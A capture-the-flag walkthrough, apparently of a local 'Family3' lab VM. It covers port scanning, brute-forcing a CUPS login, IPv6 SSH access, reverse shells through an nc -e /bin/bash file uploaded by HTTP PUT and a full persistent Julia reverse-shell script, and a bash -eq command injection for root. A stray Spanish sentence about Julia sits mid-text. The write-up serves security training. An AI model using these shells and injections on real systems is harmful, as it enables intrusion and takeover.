

# Family3

Congratz miguel1985 you pwned it!

Share! Rate

```
/home/guel 18:18:53
$ nmap -sS -P- -n -v --min-rate 5000 192.168.0.169
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 22:47 -03
Initiating ARP Ping Scan at 22:47
Scanning 192.168.0.169 [1 port]
Completed ARP Ping Scan at 22:47, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:47
Scanning 192.168.0.169 [65535 ports]
Increasing send delay for 192.168.0.169 from 0 to 5 due to 4834 out of 16112 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 5 to 10 due to 604 out of 2012 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 10 to 20 due to 2642 out of 8805 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 20 to 40 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.0.169 from 40 to 80 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.169 from 80 to 160 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.0.169 from 160 to 320 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.0.169 from 320 to 640 due to max_successful_tryno increase to 8
Discovered open port 631/tcp on 192.168.0.169
Increasing send delay for 192.168.0.169 from 640 to 1000 due to max_successful_tryno increase to 9
Completed SYN Stealth Scan at 22:48, 88.50s elapsed (65535 total ports)
Nmap scan report for 192.168.0.169
Host is up (0.0028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE     SERVICE
22/tcp    filtered ssh
631/tcp   open      ipp
MAC Address: 08:00:27:14:A3:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```

```
nmap -sCV -p22,631 -Pn -n -v --min-rate 5000 192.168.0.169
```

```
PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
631/tcp   open   ipp     CUPS 2.3
|_http-server-header: CUPS/2.3 IPP/2.1
|_http-title: Home - CUPS 2.3.3op2
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:14:A3:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

user name mum found

CUPS.org Home Administration Classes Help Jobs Printers

## Jobs

Search in Jobs:

[Show Active Jobs](#) [Show Completed Jobs](#)

Jobs listed in descending order.

ID	Name	User	Size	Pages	State	Control
_mum_printer-24	d00020-001	mum	1k	1	completed at Tue Oct 11 19:04:34 2022	<input type="button" value="Reprint Job"/>
_mum_printer-25	d00021-001	mum	1k	1	completed at Tue Oct 11 19:04:41 2022	<input type="button" value="Reprint Job"/>
_mum_printer-26	d00022-001	mum	1k	1	completed at Tue Oct 11 19:04:51 2022	<input type="button" value="Reprint Job"/>

found admin/login with nmap http-enum among too many paths

```

/home/guel • 16:11:04
$ nmap --script=http-enum -p631 -Pn -n -v --min-rate 5000 192.168.0.169
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 16:11 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Initiating ARP Ping Scan at 16:11
Scanning 192.168.0.169 [1 port]
Completed ARP Ping Scan at 16:11, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:11
Scanning 192.168.0.169 [1 port]
Discovered open port 631/tcp on 192.168.0.169
Completed SYN Stealth Scan at 16:11, 0.02s elapsed (1 total ports)
NSE: Script scanning 192.168.0.169.
Initiating NSE at 16:11
Completed NSE at 16:11, 24.67s elapsed
Nmap scan report for 192.168.0.169
Host is up (0.00081s latency).

PORT      STATE SERVICE
631/tcp    open  ipp
| http-enum:
|_ /admin.php: Possible admin folder
|_ /admin/: Possible admin folder
|_ /admin/admin/: Possible admin folder
|_ /administrator/: Possible admin folder
|_ /adminarea/: Possible admin folder
|_ /adminLogin/: Possible admin folder
|_ /admin_area/: Possible admin folder

```

The screenshot shows a web browser window with the URL `192.168.0.169:631/admin/login`. A modal dialog box is displayed, prompting for a username and password. The dialog contains the text "This site is asking you to sign in." Below the text are two input fields labeled "Username" and "Password". To the right of the fields are "Cancel" and "Sign in" buttons, with "Sign in" being highlighted. The background of the browser window shows a dark-themed interface with various links and toolbars, including "Kali Tools", "Kali Docs", "Exploit-DB", and "PSALM 25:20".

CUPS.org Home Administration Classes Help Jobs Printers

## Jobs

Search in Jobs:

Jobs listed in descending order.

CUPS and the CUPS logo are trademarks of Apple Inc. Copyright © 2007-2019 Apple Inc. All rights reserved.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://192.168.0.169:631	org.cups.sid=01dbb38d088a23908cc810f542df7721	192.168.0.169	/	Session	44	true	false	None	Tue, 27 May 2025 20:51:35 GMT

```
~/Work 17:55:54
$ wfuzz -w /usr/share/wordlists/rockyou.txt --basic mum:FUZZ -b 'or.cups.sid=01dbb38d088a23908cc810f542df7721' -u 'http://192.168.0.169:631/admin/login' --hc=401
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.0.169:631/admin/login
Total requests: 14344392

ID      Response Lines   Word    Chars   Payload
=====
00000015: 200      100 L  332 W  4633 Ch  "lovely"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...
PSALM 25:20
```

as we saw earlier ipv4 port 22 is filtered so lets find if we can access through ipv6

```
~/Work 17:26:04
$ ping6 -I eth0 ff02::1
ping6: Warning: IPv6 link-local address on ICMP datagram socket may require ifname or scopeid
ping6: Warning: source address might be selected on device other than: eth0
PING ff02::1 (ff02::1) from :: eth0: 56 data bytes
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=1 ttl=64 time=0.260 ms
64 bytes from fe80::a00:27ff:fe14:a39e%eth0: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from fe80::a00:27ff:fe14:a39e%eth0: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=3 ttl=64 time=0.061 ms
64 bytes from fe80::a00:27ff:fe14:a39e%eth0: icmp_seq=3 ttl=64 time=1.72 ms
64 bytes from fe80::a00:27ff:fe24:e974%eth0: icmp_seq=4 ttl=64 time=0.053 ms
64 bytes from fe80::a00:27ff:fe14:a39e%eth0: icmp_seq=4 ttl=64 time=0.841 ms
^C
--- ff02::1 ping statistics ---
```

```

~/Work 🐧 18:00:10
$ ssh mum@fe80::a00:27ff:fe14:a39e%eth0
mum@fe80::a00:27ff:fe14:a39e%eth0's password:
Linux family 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 23 17:43:43 2022 from fe80::d63d:7eff:fef1:3736%enp0s3
mum@family:~$ █

```

enumeration with pspy reveal a process trigger vy dad

```

2025/05/27 23:09:04 CMD: UID=1000 PID=30772 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30773 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30774 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30775 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30776 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30777 | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000 PID=30778 | /bin/bash /home/dad/project
2025/05/27 23:09:04 CMD: UID=1000 PID=30779 | /bin/bash /home/dad/project
2025/05/27 23:09:05 CMD: UID=1000 PID=30780 | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000 PID=30782 | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000 PID=30781 | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000 PID=30783 | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000 PID=30784 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30785 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30786 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30787 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30788 | bash /home/dad/survey/index.html
2025/05/27 23:09:07 CMD: UID=1000 PID=30789 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30791 | bash /home/dad/survey/server.py
2025/05/27 23:09:07 CMD: UID=1000 PID=30793 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30792 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30795 | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000 PID=30794 | /bin/bash /home/dad/project
^CExiting program ... (interrupt)
mum@family:~$ cd

```

analyzing scripts and ports see a 8000 open internally

```

mum@family:/home/dad$ file project
project: Bourne-Again shell script, ASCII text executable
mum@family:/home/dad$ cat project
#!/bin/bash

find / -user mum -writable -exec rm {} \; 2>/dev/null
find / -user mum -type f -name _exec grep -il 'password' {} \; 2>/dev/null
find / -user mum -type f -name "id_rsa" 2>/dev/null
find / -user mum -type f -name "authorized_keys" 2>/dev/null
find / -min=30 -user mum 2>/dev/null | grep -v "/proc/"
find /home/dad -type f ! -name "project" -user dad -executable -exec mv "{}" ~/survey \;
cat /var/mail/mum
cat /home/mum/.bash_history 2>/dev/null
cat /var/spool/cups/d0002*
for file in ~/survey/* ; do [[ -0 $file ]] && bash $file 2>/dev/null ; done
strings /dev/mem -n10 | grep -i mum
who -u |grep mum
mum@family:/home/dad$ cd survey/
mum@family:/home/dad/survey$ ls -la
total 20
drwxr-xr-x 2 dad dad 4096 Oct 23 2022 .
drwxr-xr-x 5 dad dad 4096 Oct 25 2022 ..
-rw-r--r-- 1 dad dad 7031 Oct 17 2022 index.html
-rw-r--r-- 1 dad dad 445 Oct 17 2022 server.py
mum@family:/home/dad/survey$ cat server.py
cat: server.py: Permission denied
mum@family:/home/dad/survey$ ss -tuln
Netid      State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port      Process
udp        UNCONN     0           0           0.0.0.0:68          0.0.0.0:*          0.0.0.0:*
udp        UNCONN     0           0           0.0.0.0:631         0.0.0.0:*
udp        UNCONN     0           0           0.0.0.0:33707       0.0.0.0:*
udp        UNCONN     0           0           0.0.0.0:5353        0.0.0.0:*
udp        UNCONN     0           0           [::]:33716          [::]:*            0.0.0.0:*
tcp        LISTEN     0           128          0.0.0.0:22          0.0.0.0:*
tcp        LISTEN     0           128          0.0.0.0:631         0.0.0.0:*
tcp        LISTEN     0           5            127.0.0.1:8000       0.0.0.0:*
tcp        LISTEN     0           128          [::]:122           [::]:*            0.0.0.0:*
tcp        LISTEN     0           128          [::]:631           [::]:*            0.0.0.0:*
mum@family:/home/dad/survey$ █

```

so lets play with local port forwarding with ssh an vrting port 8000 to our machine


```

~/Work 🌐 18:14:13
$ ssh mum@fe80::a00:27ff:fe14:a39e%eth0 -L 8000:127.0.01:8000
mum@fe80::a00:27ff:fe14:a39e%eth0's password:
bind [127.0.0.1]:8000: Address already in use
Linux family 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 27 23:00:28 2025 from fe80::a00:27ff:fe24:e974%enp0s3
mum@family:~$ █

```



maybe lets try options methods and see if we can upload a file

```
/home/guel/Tools 🐧 18:21:24
$ curl http://localhost:8000 -I
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Tue, 27 May 2025 21:21:35 GMT
Content-type: text/html
Content-Length: 7031
Last-Modified: Mon, 17 Oct 2022 16:24:46 GMT
```

```
/home/guel/Tools 🐧 18:21:31
$ curl -X POST -I http://localhost:8000
HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Tue, 27 May 2025 21:22:38 GMT
Connection: close
Content-Type: text/html
```

```
/home/guel/Tools 🐧 18:22:34
$ curl -X PUT -I http://localhost:8000
curl: (52) Empty reply from server
```

```
/home/guel/Tools 🐧 18:22:43
```

can see PUT method, so if we upload a file with a reverse shell, the process in this port is running by dad, and every file in survey is veing executed with bash

```
mum@family:/home/dad$ cd survey/
mum@family:/home/dad/survey$ ls -la
total 20
drwxr-xr-x 2 dad dad 4096 Oct 23 2022 .
drwxr-xr-x 5 dad dad 4096 Oct 25 2022 ..
-rw-r--r-- 1 dad dad 7031 Oct 17 2022 index.html
-rw-r--r-- 1 dad dad 445 Oct 17 2022 server.py
mum@family:/home/dad/survey$ cat index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Example</title>
</head>
<body>
    <pre>
```

so steps

make a file with a nc connection to our machine

```
~/Tools 🐛 18:36:34
$ echo 'nc 192.168.0.36 1234 -e /bin/bash' > rev
```

upload it

```
/home/guel/Tools 🐻 18:36:05
$ curl -X PUT -T "rev" http://localhost:8000
curl: (52) Empty reply from server
```

then listen with nc and wait for the process veing triggered

```
~/Tools • 18:36:51
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.169] 55738
id
uid=1000(dad) gid=1000(dad) groups=1000(dad),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(bluetooth)
^[2whoami
ls
project
survey
whoami
dad

```

# Julia (lenguaje de programación)

Julia es un lenguaje de programación homoiconico, multiparadigma y dinámico de alto nivel y alto rendimiento para la computación científica.

so lets make a script in order to trigger it and get a reverse shell

```
using Sockets
using Base.Threads

function persistent_reverse_shell(ip::String, port::Int)
    while true
        try
            sock = connect(ip, port)
            println(sock, "*** Conexión Julia reversa establecida ***")
            @async while isopen(sock)
```

```

try
    write(stdout, readavailable(sock))
catch e
    println("Error lectura: ", e)
    break
end
end

while isopen(sock)
try
    cmd = readline(sock)
    if cmd == "exit"
        break
    end
    run(`bash -c $cmd`)
catch e
    println("Error ejecución: ", e)
    break
end
end
catch e
    println("Error conexión: ", e)
    sleep(5)
end
end
end

ATTACKER_IP = "YOUR_IP"
ATTACKER_PORT = 4444

persistent_reverse_shell(ATTACKER_IP, ATTACKER_PORT)

```

```
/home/guel/Tools 🐧 19:14:16
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.169] 56280
*** Conexión Julia reversa establecida ***
id
whoami
id
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
█
```

```
dad@family:~$ sudo -u baby /usr/bin/julia revshell.jl
id
whoami
Error: Base.IOError("stream is closed or unusable", 0)
dad@family:~$ rm revshell.jl
dad@family:~$ nano revshell.jl
dad@family:~$ sudo -u baby /usr/bin/julia revshell.jl
uid=1001(baby) gid=1001(baby) groups=1001(baby)
whoami
id
uid=1001(baby) gid=1001(baby) groups=1001(baby)
python3 -c 'import pty; pty.spawn("/bin/bash")'
b@family:/home/dad$ id
uid=1001(baby) gid=1001(baby) groups=1001(baby)
b@family:/home/dad$
```

```

uid=1001(baby) gid=1001(baby) groups=1001(baby)
b@by@family:~$ sudo -l
Matching Defaults entries for baby on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User baby may run the following commands on family:
    (root) NOPASSWD: /home/baby/chocapic
b@by@family:~$ cat chocapic
#!/bin/bash
set -e

while :
do
read -ep "baby command: " cmd
[[ ! $cmd =~ ^[[:alnum:]]|^\$ ]] && break
done

var=$(echo ${cmd%% *}) 2>/dev/null
[[ ${#var} -ne 1 ]] && exit 1

read -ra line <<< "$cmd"
check=${line[1]}
[[ $check =~ ^[a-z] ]] && exit 1

if ! type -t "$check" |grep ^b >/dev/null && [[ ! ${#check} -eq 1 ]]; then exit 1 ; fi

```

## eq vulnerability command injection

<https://exploit-notes.hdk.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/>

```

baby command: [ . ]; whoami
b@by@family:~$ sudo -u root ./chocapic
baby command: [ : ]; whoami
root

```

```

baby command: [ : ]; /bin/bash
root@family:/home/baby# whoami
root
root@family:/home/baby# id
uid=0(root) gid=0(root) groups=0(root)

```

## vut cant see root.txt

```

root@family:~# file root.txt
root.txt: openssl enc'd data with salted password
root@family:~# cat root.txt
Salted__"♦1L♦♦♦I♦m♦:Pi♦|q♦8FH♦yNU:k♦.♦24♦}♦♦♦;E♦$/7root@family:~# 

```

lets find other devices or mount

```
root@family:/mnt# lsblk -a
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda     8:0    0 15.3G  0 disk 
└─sda1   8:1    0 13.3G  0 part /
└─sda2   8:2    0    1K  0 part 
└─sda3   8:3    0    1G  0 part 
└─sda5   8:5    0  976M  0 part [SWAP]
```

```
root@family:/dev# mount /dev/sda3
mount: /dev/sda3: can't find in /etc/fstab.
root@family:/dev# mount /dev/sda3 /mnt/
root@family:/dev# cd /mnt/
root@family:/mnt# ls
password
root@family:/mnt# file password
password: ASCII text
root@family:/mnt# cat password
QHSvtnwvnUgKRGDQfG6rC58bAU4woNIW0Z7eL6ma
```

after som trying guessing kind of aes  
most commons are AES-256-CBC y AES-128-CBC

```
root@family:~# openssl enc -d -aes-256-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-256-cbc decryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
bad decrypt
140061289686336:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt:../crypto/evp/evp_enc.c:610:
root@family:~# openssl enc -pbkdf2 -d -aes-256-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-256-cbc decryption password:
bad decrypt
1400619466327360:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad decrypt:../crypto/evp/evp_enc.c:610:
root@family:~# openssl enc -pbkdf2 -d -aes-128-cbc -salt -in root.txt -out archivo_desencriptado.txt
enter aes-128-cbc decryption password:
root@family:~# ls
archivo_desencriptado.txt  password  root.txt
```